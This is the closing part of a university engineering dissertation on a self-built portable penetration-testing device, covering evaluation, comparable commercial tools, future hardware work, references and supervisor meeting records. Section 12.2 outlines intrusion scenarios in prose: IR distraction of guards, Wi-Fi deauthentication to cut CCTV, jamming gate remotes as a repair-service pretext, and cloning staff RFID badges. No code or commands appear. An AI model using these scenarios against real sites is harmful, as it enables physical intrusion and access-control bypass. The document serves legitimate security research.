RFID	M6.1	Documentation of RFID communication types and standards	Fully
	M6.2	Documentation of vulnerabilities and exploits in systems that use RFID	Fully
	D6.3	Design and creation of RFID communication circuitry	Fully
	D6.4	Ability to read RFID cards presented	Unsuccessful
	D6.5	Ability to emulate stored RFID cards	Unsuccessful

Table 12.1 - Project Specification Evaluation

12.2 Current State of the Project and Wider Considerations

Research into communication standards and security systems was completed, discussing the principles of operation, identifying weaknesses that exist and the possible attack vectors that can be used. As discussed in *12.1 Project Evaluation*, a device capable of exploiting flaws in Wi-Fi

networks, controlling infrared devices, capture, transmission and jamming sub-GHz RF signals has been created, which is both compact and self-contained allowing for portable covert use. Exploitation of Bluetooth and RFID systems are detailed; however, their implementation has not yet been completed due to design issues and time constraints.

Although some of the developed features are seemingly low impact, any successful attack is done in multiple stages, and this is where the device's capabilities can be leveraged. For example, many modern offices have large TVs or speaker systems at entrances and an infrared attack can be used to set the volume to the highest level, causing security staff to become distracted. A deauthentication message can then be sent to the Wi-Fi network disrupting connections to CCTV cameras, creating the opportunity to enter secure areas without being seen or recorded. In another situation, in a site that uses remote control gates or barriers, an attacker could use the device for a social engineering-based attack. This could be through jamming sub-GHz signals preventing barriers from working, and 'conveniently' drive past in a vehicle advertising relevant repair services offering assistance. At which point, they would stop the jamming signal and have access to the control circuitry, where a bypass can be added for use at a later date. RFID access control systems are a convenient way for companies to secure different areas, providing each user with a unique card with only the locations they are authorised to access set. The flaw with this though are the users themselves, wearing them on lanyards around their neck whilst commuting where they could be stollen. However, when a card is stollen companies are quick to disable them, instead if the card could be scanned and cloned then an attacker has the same access, they abilities without a company knowing that it's been taken.

12.3 Comparison Devices with Similar Capabilities

None of the attacks and features implemented during the project are new, with multiple devices already existing capable or executing them. Great Scott Gadget's "*HackRF One*" [85] is a software defined radio (SDR), which is able to capture, transmit and jam radio signals, not limited to pre-determined frequency bands due to hardware, instead computationally managing the signal processing. SDRs are used in a wide number of applications not just for hacking and penetration-testing, but the HackRF One, is one of the first commercially available product for this. Modifications to the device which add a touchscreen and internal power have been made, negating the need for a computer connection. As they are able to work on a wide range of frequencies, only needing the corresponding antenna their performance is far superior to what has been created in the project but are significantly more expensive because of the processing power needed.

Hak5, a US based penetration-testing equipment manufacture, produce a line of Wi-Fi security audit devices the "*Wi-Fi Pineapple*" [86], named after its likeness to the fruit when all the antennas are connected. There is an accompanying software suite used to control the device, allowing for a vast number of attacks. Some examples are, handshake capture on networks using the "*WPA-Enterprise*" protocol, getting individual users' passwords and the cloning of access points, capturing any information sent through it, before passing it on to the original AP, which is a man in the middle attack.

The "*iCopy-X*" from Proxmark [87], is a pocket-sized device able to read, write, clone and emulate both low and high frequency RFID cards. It is capable of decrypting the data stored on high frequency cards for the majority of protocols used, without the need to use an external application.

In order for the discussed devices to have the complex capabilities described, the hardware used is specialised for the given application, meaning that all three are needed for the majority of penetration-testing scenarios. The previously mentioned FlipperZero has a built in Bluetooth, sub-GHz transceiver, infrared, high and low frequency RFID card reading and emulation as well as connection for external modules, however Wi-Fi is not native, and the antenna cannot be changed. Whilst the device created during the project is not as advanced or capable as the dedicated products, it is a low-cost and opensource alternative, which not require specialised hardware or software and is possible to be replicated using pre-mad modules, devkits and a breadboard.

12.4 Future Development of the System

As discussed in *2.1.2 Programming Methodology and Application Structure*, opensource code was used during the development of the device, as such the project is open-source and made

available on Github. The major benefit of doing this is future development of the device can be aided be others who could bring external knowledge, likely to significantly improve the capabilities of the project. To aid with this, '*Doxygen*' documentation has been added to the code base, explaining the purpose of the different files and functions contained within each. Links to both can be found in *Appendix H.*

For future designs, some issues related to power distribution and the ability to provide a consistent and high enough current to all components on the board was identified and would be fixed by using a 5-volt power plane instead of 3.3-volts. Components which have the highest current draw or are impacted significantly when power drops would have dedicated voltage regulators which has the additional benefit of isolating power issues like those found in version 2. Although the TFT touchscreen used functioned well, if the device were to be mass produced as a commercial product, it would be suitable to use a different display be that a parallel connection or a capacitive touch controller. Antena coils for RFID circuitry are dependent on the mount points not breaking and a more robust option would be to have a separate RFID antenna board which would contain the high and low frequency coils as well as space for capacitors or resistors to be added for better frequency synthesis. For larger scale production, hand assembly of the device is too time consuming, with roughly 300 components that need to be soldered so a 'turnkey' service from the PCB manufacturer should be used. This has the added benefit of being able to use smaller components placed in closer proximity which would reduce losses and EMI interference. Further noise reduction could be achieved by adding a grounded non-venting shield that would absorb stray signals from effecting the PCB traces as well as reducing their emissions along the PCB.

12.5 Project Reflection

At the beginning of the project, a Gantt chart was made, which set out the planned timeline for the work to be completed. *Figure 12.1*, shows a modified version that reflects the actual course of events, with the changes marked in red. Discussed in *2.2 Design Iterations*, the university ordering systems changeover lasted longer than initially stated, delaying the second version of the device and lead to the decision to not create a third version which was ultimately needed, hence the later start to its design and ordering than planned.




Figure 12.1 - Updated Project Gannt Chart

Through the course of the year, review meetings with the project supervisor were held where progress and any issues were discussed, which was written up in the pro-forma documents shown in *Appendix A*. A key takeaway from the time management of the project, is that features such as the Wi-Fi and some Bluetooth attacks which could be developed using a devkit, should have been done whilst waiting for the PCBs which would allowed more time to focus on the hardware dependent features. The project had an initial budget of £250 which ended up being significantly exceeded,

spending approximately £650 across the three versions created. Although this is a large increase, for the number of features and complexity of the final device created, the amount spent could have been significantly higher. In future projects, a way to save on some costs would be using through-hole components that are available in the lab, when possible, for the first version as well as calculating order quantities to take advantage of potential price breaks when purchasing larger number of an item which may be cheaper to buy more than needed.

13 References

[1] D. A. R. P. Agency. "Defense Advanced Research Projects Agency ARPANET." Defense Advanced Research Projects Agency. https://www.darpa.mil/about-us/timeline/arpanet (accessed Oct. , 2024).
[2] F. Di Nocera, G. Tempestini, and M. Orsini, "Usable Security: A Systematic Literature Review," *Information,* vol. 14, no. 12, p. 641, 2023. [Online]. Available: https://www.mdpi.com/2078-2489/14/12/641.
[3] B. Schneier, *Secrets and Lies*, 15th Anniversary ed. John Wiley & Sons, Inc., 2000, p. 432.
[4] M. Aung and K. Thant, *IEEE 802.11 Attacks and Defenses*. 2019.
[5] H. B. T. Zachary Depp, C. Emre Koksal (The Ohio State University), "Enhanced Vehicular Roll-Jam Attack using a Known Noise Source," presented at the Symposium on Vehicles Security and Privacy (VehicleSec) 2023, San Diego, CA, USA, 27 Febuary, 2023. [Online]. Available: https://www.ndss-symposium.org/wp-content/uploads/2023/02/vehiclesec2023-23037-paper.pdf.
[6] Arduino. "Arduino Hardware." Arduino. https://www.arduino.cc/en/hardware (accessed.
[7] E. Systems. *Product Selector*, 2024. [Online]. Available: https://products.espressif.com/#/product-selector. Accessed: Nov. 2024.
[8] STMicroelectronics. *MCU Portfolio*, 2024. [Online]. Available: https://www.st.com/content/st_com/en/stm32-mcu-developer-zone/mcu-portfolio.html.
[9] E. Systems, "ESP32-WROOM-32E ESP32-WROOM-32UE Datasheet Version 1.7," in *ESP32-WROOM-32UE*, Version 1.7 ed, 2024, p. 3.
[10] E. Systems, "ESP32 Core Board V2," in *ESP32 Core Board V2*, 1.0 ed, 2016, p. 1.
[11] L. Fried. "Introducing Adafruit Feather." Adafruit Inc. https://learn.adafruit.com/adafruit-feather/basic-feathers (accessed Feb., 2025).
[12] A. Inc., "Adafruit HUZZAH32 - ESP32 Feather Schematic," in *Adafruit HUZZAH32 - ESP32 Feather*, L. Fried, Ed., B ed, 2017.
[13] A. Inc., "Breakout v1.6 schematic," in *PN532 NFC/RFID controller breakout board - v1.6*, L. Fried, Ed., v1.6 ed, 2018.
[14] Infineon, "BGS12WN6," in *BGS12WN6 - SPDT SMD RF Switch*, 2.5 ed, 2021, p. 11.
[15] DKNguyen, "Finding short-circuit across 3.3V power rail and ground rail on PCB," Feb. 2025 ed. Electrical Engineering Stack Exchange: Electrical Engineering Stack Exchange, 2019.
[16] P. Semiconductor, "PE4251," in *PE4251MLI-Z SPDT RF switch*, ed, 2019.
[17] E. Systems, "ESP32-S3-WROOM-1 ESP32-S3-WROOM-1U Datasheet Version 1.4," in *ESP32-S3-WROOM-1U*, Version 1.4 ed, 2024, p. 3.
[18] RoboticWorx. "Build Custom ESP32 Boards From Scratch! | the Complete Guide to Designing Your Own ESP32-S3 and C3 | Full Tutorial." Instructables.https://www.instructables.com/Build-Custom-ESP32-Boards-From-Scratch-the-Complet/ (accessed.
[19] M. i. Staff. "Which Rechargeable Battery is Best for Your Arduino Project?" Maker.io.https://www.digikey.co.uk/en/maker/blogs/2021/which-rechargeable-battery-is-best-for-your-arduino-project?srsltid=AfmBOopVL1CqTdvhm9mmZLLM4zAVEzuYnaF3V05-CBesHetPPIJCmja5 (accessed Oct., 2024).
[20] Procell, "ALKALINE-MANGANESE DIOXIDE BATTERY," in *Battery, 1.5 V, AA, Alkaline, 3.112 Ah*, ed, n.d.
[21] Duracell, "AA2500HP-PREMIUM-v1.0 Rechargeable," in *BATTERY NIMH 1.2V 2.5AH AA*, ed, n.d.
[22] R. Pro, "RS PRO, 3.7V, 18650, Lithium-Ion Rechargeable Battery, 2.6Ah," in *RS PRO, 3.7V, 18650, Lithium-Ion*, ed, 2015, p. 2.
[23] L. Shenzen Pkcell Battery Co., "Li-Polymer Battery Technology Specification," in *LIPO503562 1200mAh 3.7V*, ed, 2019, p. 2.
[24] J.-Y. Huot, *Encyclopedia of Electrochemical Power Sources*. 2009.
[25] S. T. Revankar, *Chapter Six - Chemical Energy Storage* (Storage and Hybridization of Nuclear Energy). 2019.
[26] U. o. Cambridge, "DoITPoMS, Teaching & Learning Packages, Batteries, Lithium batteries." [Online]. Available: https://www.doitpoms.ac.uk/tlplib/batteries/batteries_lithium.php#:~:text=The%20operating%20voltage%20during%20discharge,for%20a%20Li%2Dion%20cell.
[27] H. W. Y. Wang, J. Xuan, D.Y.C. Leung, "Powering future body sensor network systems: A review of power sources," *Biosensors and Bioelectronics,* vol. 166, Oct. 15 2020 2020. [Online]. Available: https://doi.org/10.1016/j.bios.2020.112410.
[28] "BU-105: Battery Definitions and what they mean," Oct. 21 2021. [Online]. Available: https://batteryuniversity.com/article/bu-105-battery-definitions-and-what-they-mean
[29] Adafruit. "Lithium Ion Polymer Battery - 3.7v 150mAh." Adafruit Inc. https://www.adafruit.com/product/1317 (accessed Oct., 2024).
[30] Adafruit. "Lithium Ion Polymer Battery - 3.7v 1200mAh." Adafruit Inc. https://www.adafruit.com/product/258 (accessed Oct., 2024).
[31] Adafruit. "Lithium Ion Polymer Battery - 3.7v 2500mAh." Adafruit Inc. https://www.adafruit.com/product/328 (accessed Oct., 2024).
[32] L. PKCELL BATTERY CO., "MSDS Report," in *LP503562* ed, 2016.
[33] T. Instruments, "LM1117 800-mA, Low-Dropout Linear Regulator datasheet (Rev. Q)," in *LM1117-3.3*, Q ed, 2000, p. 5.
[34] T. Instruments, "TPS61023 3.7-A Boost Converter with 0.5-V Ultra-low Input Voltage datasheet (Rev. B)," in *TPS61023*, ed, 2019, pp. 1, 5, 12.
[35] Apple. "iPhone 16 Pro." Apple Inc. https://www.apple.com/uk/iphone-16-pro/specs/ (accessed.
[36] ShermanP, "SPI MISO pin conflict," Nov. 2024 ed. Arduino Forum, 2023.
[37] T. Instruments, "CD54HC4049, CD74HC4049, CD54HC4050, CD74HC4050 High-Speed CMOS Logic Hex Buffers, Inverting and Non-Inverting," in *HC4050 Non-Inverting Hex Buffer*, ed, 1998.
[38] A. Inc., "Micro SD Card Breakout Board Tutorial," in *MicroSD card breakout board+*, L. Fried, Ed., ed, 2013.
[39] M. i. Staff. "How Touchscreens Work and Which Technology is Best for Your Project." Maker.io.https://www.digikey.co.uk/en/maker/tutorials/2021/how-touchscreens-work-and-which-technology-is-best-for-your-project (accessed Nov. 2024, 2024).
[40] *GUIslice-Builder*. (2020). [Online]. Available: https://github.com/ImpulseAdventure/GUIslice-Builder
[41] DFRobot, "FIT0774 Mini Vibration Motor," in *FIT0774 Vibration Motor*, ed, 2023, p. 1.
[42] J. Leung, "Using a Vibration Motor," *Physical Computing*4 ed. Creative Technology Lab: Creative Technology Lab, 2022. [Online]. Available: https://lab.arts.ac.uk/books/physical-computing/page/using-a-vibration-motor/revisions/3166
[43] G. Blasilli. Arduino VibrationMotor Library v0.1.0 [Online] Available: https://github.com/ArduinoSapienza/VibrationMotor
[44] Bodmer, "Touch Issue with ST7796s + XPT2046 #849," Jan. 2025 ed. Github TFT_eSPI Library Issues, 2020.
[45] L. ShenZhen QDtech Co., "4.0 inch SPI Module Schematic," in *4.0inch SPI Module ST7796*, L. ShenZhen QDtech Co., Ed., ed, 2019.
[46] *ex02_ardmin_btn_txt.ino*. (2019). Calvin Hass, Github - GUIslice. Accessed: Feb. 2025. [Online]. Available: https://github.com/ImpulseAdventure/GUIslice/blob/22f4ef22396f2f71858e5dc4099f8ae877a4e9b6/examples/arduino_min/ex02_ardmin_btn_txt/ex02_ardmin_btn_txt.ino
[47] I. S. Association, "The Evolution of Wi-Fi Technology and Standards," May. 16 2023. [Online]. Available: https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/
[48] J. Sharp. "802.11 Frame Types and Formats." How I Wi-Fi.How I Wi-Fi https://howiwifi.com/2020/07/13/802-11-frame-types-and-formats/ (accessed Jun. 2020, 2024).
[49] Nayarasi. "802.11 Mgmt : Beacon Frame." MRNCCIEW https://mrncciew.com/2014/10/08/802-11-mgmt-beacon-frame/ (accessed Nov, 2024).

[50] Nayarasi. "802.11 Mgmt : Deauth & Disassociation Frames." MRNCCIEW https://mrncciew.com/2014/10/11/802-11-mgmt-deauth-disassociation-frames/ (accessed Nov, 2024).
[51] *IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*, IEEE, IEEE, Dec. 2016 2016. [Online]. Available: https://ieeexplore.ieee.org/servlet/opac?punumber=7786993
[52] WiGLE, "Statistics," Sept. 2001 ed. WiGLE: WiGLE, 2001.
[53] Nayarasi. "CWSP – 4 Way Handshake." MRNCCIEW https://mrncciew.com/2014/08/19/cwsp-4-way-handshake/ (accessed Jan, 2025).
[54] E. Systems. Espressif IoT Development Framework [Online] Available: https://github.com/espressif/esp-idf/blob/846b848bfc987389336fe18b229651983dfa783a/components/esp32/include/esp_wifi.h
[55] Crsarmv7l, "error in function `ieee80211_raw_frame_sanity_check': #13," in *GANESH-ICMC / esp32-deauther*, Jan. 2025 ed. Github, 2022.
[56] B. VanHooker. (2020, Jan. 9 2020) An Oral History of Rickrolling. *Mel Magazine - Digital Culture*. Available: https://melmagazine.com/en-us/story/an-oral-history-of-rickrolling
[57] S. Bergmans. "IR Remote Control Theory." https://www.sbprojects.net/knowledge/ir/index.php (accessed Nov, 2024).
[58] V. Semiconductors, "Data Formats for IR Remote Control," V. Semiconductors, Ed., 2.3 ed, 2024.
[59] Various. Flipper-IRDB [Online] Available: https://github.com/Lucaslhm/Flipper-IRDB
[60] F. D. Inc., "Infrared Flipper File Formats," F. D. Inc., Ed., ed, 2022.
[61] R. Semiconductor, "SIR-34ST3F : Optical Sensors," in *SIR-34ST3F IR Emmiter*, D ed, 2018.
[62] M. Szabo. IRremoteESP8266 [Online] Available: https://github.com/crankyoldgit/IRremoteESP8266
[63] H. Li. "Rolling Code - Securing keyless entry systems." https://harryli0088.github.io/rolling-code/ (accessed Feb, 2022).
[64] S. Laboratories, "Si4438 Rev-B High-Performance, Low-Current Transceiver," in *Si4438* Bed, 2021.
[65] T. Instruments, "CC1101 Low-Power Sub-1 GHz RF Transceiver datasheet (Rev. I)," in *CC1101*, ed, 2013.
[66] S. Corporation, "SX1276 137 MHz to 1020 MHz Low Power Long Range Tranceiver," in *SX1276*, 7 ed, 2022.
[67] F. D. Inc., "Sub-1 GHz CC1101 schematic," in *Flipper Zero*, F. D. Inc., Ed., ed, 2023.
[68] STMicroelectronics, "Baluns," STMicroelectronics, Ed., ed, n.d.
[69] I. Analog Devices. "LTspice." Analog Devices, Inc. https://www.analog.com/en/resources/design-tools-and-calculators/ltspice-simulator.html (accessed Nov, 2024).
[70] Spiceman, "LTspice-Transient Analysis(.tran)," May. 2019. [Online]. Available: https://spiceman.net/ltspice-transient-analysis/
[71] T. C. L. Technologies, "Data Sheet ANT-433-HESM," in *ANT-433-HESM*, ed, 2016.
[72] E. LSatan. SmartRC-CC1101-Driver-Lib [Online] Available: https://github.com/LSatan/SmartRC-CC1101-Driver-Lib
[73] Robin2, "Demonstration code for several things at the same time," in *Demonstration code for several things at the same time*, Mar. 2025 ed. Arduino Forum: Arduino Forum, 2014.
[74] jimblom. "Bluetooth Basics." Sparkfun https://learn.sparkfun.com/tutorials/bluetooth-basics/all (accessed Dec. 2024, 2024).
[75] N. Semiconductor, "nRF24L01+ Product Specification," in *nRF24L01+*, 1 ed, 2008.
[76] S. Solutions, "RFX2401C: 2.4 GHz Zigbee® / ISM Front-End Module," in *RFX2401C*, ed, 2020.
[77] Othmaneh. "How to Build Your Own NRF24L01+pa+lna Module." Instructables.https://www.instructables.com/How-to-Build-Your-Own-NRF24L01palna-Module/ (accessed.
[78] S. Amsler. "RFID (radio frequency identification)." TechTarget. https://www.techtarget.com/iotagenda/definition/RFID-radio-frequency-identification (accessed Oct, 2024).
[79] E. Microelectronic, "Read Only Contactless Identification Device," E. Microelectronic, Ed., F ed, 2005, p. 5.
[80] S. (dlinyj). "Building an Arduino based RFID Emulator." Habr.Building an Arduino based RFID Emulator https://habr.com/ru/companies/ruvds/articles/570114/ (accessed Nov, 2024).
[81] P. F. SE. "How to Decode RFID Tags (HF)." Pepperl+Fuchs SE.How to Decode RFID Tags (HF) https://blog.pepperl-fuchs.com/en/2022/how-to-decode-rfid-tags/#toc_Decoding_the_UID_Unique_Identifier (accessed Oct, 2024).
[82] Sunrom, "rdm6300-schematic," in *RDM6300*, S. Technologies, Ed., ed, 2015.
[83] V. Siliconix, "Powered-off Protection, 0.85 Ω, 1.8 V to 5.5 V, SPDT Analog Switch (2:1 Multiplexer)," in *DG2001E*, B ed, 2018.
[84] i. technology, "ANTENNA_125.PDF " in *ANT125K-45*, ed, 2014.
[85] G. S. Gadgets, "HackRF One," in *HackRF One*, G. S. Gadgets, Ed., ed, 2021.
[86] Hak5. "WiFi Pineapple." Hak5. https://shop.hak5.org/products/wifi-pineapple (accessed Mar, 2025).
[87] Proxmark. "iCopy-X." Proxmark. https://proxmark.com/proxmark-3-hardware/icopy-x (accessed Mar, 2025).
[88] E. Systems, "ESP32-S3-DevKitC-1 Schematic," in *ESP32-S3-DevKitC-1*, E. Systems, Ed., 1.0 ed, 2021, p. 2.

Appendices

Appendix A: Project Review Meeting Proformas

Project Review Proforma – Review number: 1 Date: 14/11/2024

Summarised Planned State of Project:	**Actual Progress Since Last Review**
• *Version 1 should be assembled and tested.* • *Programming should be underway for some features* • *Version 2 designing should be in progress*	• *Version 1 has been assembled* • *Issues found with PN532 circuitry* • *Issues found with battery circuitry* • *Currently designing version 2*
Next Steps and Supervisor Feedback • *Make fixes to known issues with version 1* • *Decide screen to use for the device* • *Determine the correct replacement ESP32 chip which has more GPIO pins available* *Supervisor Feedback:* *Progress on the PCB has been good and meets the original aim to have v1 completed by the meeting this week – some issues were identified which will be rectified in v2 of the PCB. The plan is to have three versions of the PCB. Jonathan will speak with Alex O regarding potential screens which can be used to create the HMI with the relevant menus and sub-menus.*	

Project Review Proforma – Review number: 2 Date: 31/01/25

Summarised Planned State of Project:	**Actual Progress Since Last Review**
• *Second version should be completed / tested.* • *Assembly of the third and final version should be underway.*	• *Second version is currently being assembled and tested. Decision has been made to only create two versions of the device due to University 'UniCore' system delaying ordering of components, and budgetary constraints. More time has subsequently been spent on designing and verifying the second version's schematic in order to minimise likelihood of issues. Assembly of current version is ~75% completed and testing has begun.* • *The issues found in the first version have been addressed and fixed in the current iteration.* • *Programming has commenced for devices feature set as well as finding usable exiting code repositories to reduce programming time.*

Next Steps and Supervisor Feedback

- *Finish assembly of the device*
- *Continue programming and testing*
- *Begin the documentation and write up of the project*

Supervisor Feedback:
The PCB is almost completed however due to the technical skills required for small package soldering, this is taking slightly longer than expected, however no cause for concern. The design of v2 was more carefully considered as the previous decision of having three iterations has been reduced to two due to timescales and budget. There are currently no known PCB issues, however once full testing is completed, these will be addressed as needed.

Project Review Proforma – Review number: 3 Date: 17/02/25

Summarised Planned State of Project:	**Actual Progress Since Last Review**
• *Version 2 should be assembled and fully tested.* • *Programming should be underway for majority of features.* • *Unit testing should begin imminently for the device to document.*	• *Short to ground fault found with assembled PCB. When attempting to fix, the cause could not be found.* • *The issue was present on a partially assembled version of the PCB as well. It was determined that the most likely cause was the RF switches due to their size.* • *2 options prepared prior to the meeting:* 1. *Bodge placement of alternative RF switches on PCB. Issues would be likely due to inductance and wire lengths.* 2. *Order a new PCB with some components changed. Although there is the increased cost, the success rate and overall stability would be better.*

Next Steps and Supervisor Feedback

- *Order a new set of PCBs and change come components for version 3.*
- *Work on the features that can be prototyped without the PCB in the mean time; using dev-boards and modules.*

Supervisor Feedback:
The decision was made to create a third and final iteration of the PCB to fix all issues despite the issue of budget. Once designed, whilst the student is waiting on production and delivery, the menu can be worked on as well as remaining code for each element. There is no cause for concern as any delays are mitigated against

Project Review Proforma – Review number: 4 Date: 17/03/25

Summarised Planned State of Project:	**Actual Progress Since Last Review**
• *Version 3 should be assembled and tested* • *Programming should be underway and feature testing should begin*	• *Version has been 3 fully assembled* • *Testing of the board is 50% complete* • *Programming of Wi-Fi features is finished* • *Programming and testing of additional features is in progress*

Next Steps and Supervisor Feedback

- *Continue to program the device*
- *Assemble the second device*
- *Finalise the testing methodology for the dissertation*

Supervisor Feedback:
V3 of the PCB has arrived and been fully assembled. Testing is ongoing with ~50% being tested. Options for how to finish all objectives and testing was discussed ensuring that all criteria is met to not lose any marks in the thesis. The thesis was discussed in terms of draft and headings.

Project Review Proforma – Review number: 5 Date: 28/04/25

Summarised Planned State of Project:	**Actual Progress Since Last Review**
• *Version 3 should be fully assembled and tested* • *Programming should be close to completion* • *3D printed case should be designed and printed* • *Writing of dissertation should be underway*	• *The third and final version of the device has been full assembled* • *Significant number of features and circuitry is working correctly* • *GUI has been created that allows control and interaction with the device.* • *Programming is completed for Wi-Fi, Sub-GHz, IR and UI* • *Linkage between the features and the US is underway* • *Issues with RFID circuitry and partial issues with Bluetooth* • *Documentation and dissertation writing in ongoing*

Next Steps and Supervisor Feedback

- *Focus on the documentation and writing of the dissertation*
- *Complete any remaining program that can be done in time of submission*

Supervisor Feedback:
The PCB is now completed with the majority of features tested. There is a potential minor issue with a faulty connection which is being addressed in the workshop. The thesis progression is very good with feedback given on the draft

Appendix B: ESP32-S3-DevKitC-1 Schematic




Figure 0.1 - ESP32-S3-DevKitC-1 Schematic [88]

Appendix C: IEEE 802.11 Deauthentication Reason Codes

Code	Meaning
1	Unspecified reason
2	Previous authentication no longer valid
3	Deauthenticated because sending STA is leaving (or has left) IBSS or ESS
4	Disassociated due to inactivity
5	Disassociated because AP is unable to handle all currently associated STAs
6	Class 2 frame received from nonauthenticated STA
7	Class 3 frame received from nonassociated STA
8	Disassociated because sending STA is leaving (or has left) BSS
